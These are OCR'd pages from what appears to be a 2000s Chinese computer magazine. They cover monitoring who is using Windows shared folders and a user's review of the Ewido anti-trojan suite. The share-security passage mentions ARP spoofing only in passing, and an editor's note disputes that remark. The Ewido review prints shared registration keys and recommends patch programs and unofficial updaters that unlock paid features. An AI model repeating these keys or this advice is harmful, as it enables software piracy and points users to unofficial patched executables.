


图9

五、监视谁在浏览我的共享

打开“控制面板”，选择“管理工具”，“计算机管理”，单击“系统工具”，“共享文件夹”，“会话”，　在这里你可以看到有哪些人在访问你的共享，右击关闭会话连接就可以把对方踢走，如图10。

虽然经过以上的一些设置，共享资源已经达到了一定的安全程度，但是也并不是无懈可击，如果在对方已拿到访问共享资源的帐号和密码前提下，再用ARP地址欺骗轻松绕过天网防火墙，还是能成功访问到你的共享文件夹（关于ARP地址欺骗，我在8期的文章里提到过，大家可以参考一下）。其实一个小小的共享，里面包含着许许多多知识和技巧，需要大家不断的研究和探索。





图10

X小编点评：面对黑侠的这篇文章小编心情真的很矛盾，一方面，局域网的共享安全确实很重要，这篇文章有它的可取之处，可是里面提到的方法也确实太BT了，要是网管都这么做的话，估计最终用户都会被折腾个半死。另一方面，文章结束语里提到绕过防火墙的口吻让小编不快，那篇文章是在8月份的黑客研究院里刊登的，我认为作者在对ARP欺骗的认识上有偏差，而且那种所谓的突破防火墙的方式实用价值并不高，仅仅能做一种参考思路而已，早期人们把它叫作IP欺骗。如果点评有不妥之处，还请广大读者到论坛上提出。



杀马第一，名不虚传

冰河洗剑

用过了各种各样的反木马软件，一直找不到一款真正让我满意的，直到有一天在网站上看到了Ewido的介绍，抱着怀疑的心态试了试，没想到却让我深深的爱上了它。这一年多来，Ewido从3.0到4.0，与江民的KV2005到KV2006，两强联手，伴我走过了风风雨雨，闯过了无数黑网恶站，我已经离不开Ewido了。下面就向大家介绍一下我用Ewido一年多来的经验吧！

一、Ewido简介

Ewido是“Ewido Security Suite”的简称，最新版本是V4.0.0.172C。在http://www.anti-trojan-software-reviews.com/上的测试里表明，它可以有效地检测出多形态和进程注入式木马，这些木马甚至完全不能被诺顿和AVG等杀毒软件所查杀。在众多的反木马程序中，Ewido是最好的，国内的木马克星等和它比简直是小儿科。

二、Ewido的安装与更新

最新的Ewido V4.0.0.172C已经有了汉化版本，而且网上还有许多绿色版下载，下载之后不用安装就可以运行，我推荐绿色下载站的“Ewido V4.0.0.172c＋病毒库升级程序V3.3 Final汉化绿色特别版”版本（http://www.greendown.cn/soft/2876.html），这个版本集成了雅诗MM的自动升级器，很方便。下载解压到程序目录，双击其中的“Ewido.exe”文件，即可运行Ewido查杀系统中的木马和病毒。

当然我们也可以从官方网站下载安装。未注册的Ewido是可以直接升级更新木马病毒库的，但是不提供“自动更新”和“驻留护盾”功能。自动更新无所谓，但是“驻留护盾”也就是实时监控功能，这个可是Ewido最强大的功能之一。网友们提供了一些注册号，“70EW-TH17Q1-PM-C01-S1W2QD-MEM-NUYY”是使用得较多的一个，而“70EW-TH17Q1-PM-C01-S1W2QD-MEM-FRTY”用的人较少。只要点击Ewido界面中的“输入许可代码”按钮，在弹出对话框中输入前面任意一个注册号（图1），就可以启动“自动更新”和“驻留护盾”功能了。




图1

小提示：绿色版本的Ewido，在注册后不能直接启动驻留护盾，还需运行一下子文件夹下的“设置.bat”文件才行。

使用注册过的Ewido更新还是有些麻烦，每次更新时，都会提示注册号错误，中断更新（图2）。这是因为升级服务器检测到这个注册号升级次数太多，所以将其封掉了，Ewido又自动变回了未注册版本。不过在未注册时是可以更新病毒库的，更新完病毒库后，再重新注册，就又能开启实时监控功能了。




图2

小提示：在绿色版本中，每次升级完毕后，可以直接运行文件夹下的“Patch.exe”程序，为Ewido打一次补丁，就可以自动开启实时监控，不用重新注册了。

如果嫌麻烦的话，可以下载雅诗MM制作的“Ewido Anti-spyware 4.0自动更新程序V3.3 Final”（下载地址：http://www.diginovo.com/blog/article.asp?id=84），也可以自动更新病毒库无需注册。升级程序压缩包内“update.exe”为启动器，“umain.exe”为更新主程序，将它们解压覆盖到Ewido安装目录。运行“Update.exe”即可打开自动更新程序，点击“立即检查更新”按钮进行更新（图3）。



图3

三、实时监控，拦截最迅速

运行Ewido后，在“状态”选项界面中点击“驻留防护盾”后的“更改状态”按钮，使用防护盾处于激活状态（图4）。关掉Ewido后，防护盾也将会在后台自动运行保护系统了，打开进程管理器，将会看到名为“Guard.exe”进程，该进程就是防护盾进程。可选择“驻留护盾”选项界面，在这里勾选“自我保护”中的“阻止终止Ewido Anti-spyware”项，并勾选下面的“文件”和“内存”项。设置应用后，“Guard.exe”驻留护盾便具有自我保护功能，在任务管理器中是无法结束掉该




图4

保护进程的，普通木马也无法结束该进程。

Ewido 对木马病毒的反应非常快，在我的电脑上，同时开着KV2006和Ewido，往往是Ewido先一步拦截木马，而KV2006还来不及作出反应，Ewido 已经将木马清除掉了（图5）。




图5

